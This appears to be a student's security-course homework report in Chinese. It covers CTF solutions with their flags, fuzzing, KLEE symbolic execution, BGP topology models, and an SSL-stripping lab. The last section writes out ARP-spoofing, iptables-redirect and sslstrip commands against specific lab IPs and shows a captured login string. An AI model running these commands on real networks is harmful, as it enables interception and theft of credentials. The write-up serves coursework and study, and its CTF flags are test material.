B04902103 資工四 蔡昀達

HW3


1. My First Projects
   Line 396: int index 改用 unsigned int
   也將 read_int 改為 read_long
   否則可能會有負數作為 array index

2. Pokemon master
   BALSN{T0CT0U/R4CE_C0NDI7I0N_I5_50_IN7ERE57ING}
   在 run.sh 可以發現 server 使用 multi worker
   加上 server 寫寶可夢的 file 是用 'a' (append 的方式)
   因此使用 multithread 去跟 server 溝通
   一次寫入三個 pokemon
   就可以拿到 flag

3. Fuzz it
   BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}
   BALSN{This_!5_7h3_34sy_onE}
   BALSN{FUzziNG_i5_S0_Fun!}
   BALSN{G0od_LucK_K33P_Try!nG}
   BALSN{N0w_Y0u_UnD3RS7aND_H0w_Fuzz3r_W0rK_^^}
   Use random 狂試就解了

4. Symbolic Execution
   flag:BALSN{P4tH_3xpl0s!oN_b0oo0oO0o0oOO0ooOM}
   由 secret 可以發現第一個是 80
   下一個 80 分別是 index 第 25 或 31
   可以知道只可能有 25 或 31 個不是"-“的 input char
   又由 index 大小可以直接猜除了 8,13,18,23 外其實都不是”-"（31*32=992）
   也可以知道在 check1 中只需要算第一個 index 與其他的 xor 即可（後面的不可能改變）
   並把 if(buf[i] == '-') 改成 if(j == 8 || j == 13 || j == 18 || j ==23)
   照此改 code 就可以了
   把 code 編譯成 LLVM bitcode 使用 klee 去跑

5. BGP and Network Model
   A. Topology generation
      1.



2. BA 是 scale-free graph

   Waxman 是 random graph


   因為現實世界的網路通常是 pow-law degree distribution，所以選擇 BA


   https://en.wikipedia.org/wiki/Random_graph

   https://en.wikipedia.org/wiki/Scale-free_network

B. Simple Measurement


3. Number of links added per new node






4.

m = 3



m=4



m=5

6. SSL Stripping
    1. 使用 virtualbox　將網路設定為 bridge

        echo 1 > /proc/sys/net/ipv4/ip_forward #enable ip forwarding

        Host ip: 10.103.234.177

        Gateway: 10.103.0.253

        arpspoof –i enp0s3 –t 10.103.234.177 10.103.0.253

arpspoof –i enp0s3 –t 10.103.0.253 10.103.234.177

2. 延續上一題的網路設置

   Iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT –to-port 8080

   sslstrip –p –l 8080

   arpspoof –l enp0s3 –t 192.168.1.110 192.168.1.1

   使用 http 連到 myntu 然後登入就可以看到 user=test&pass=test123&Submit=....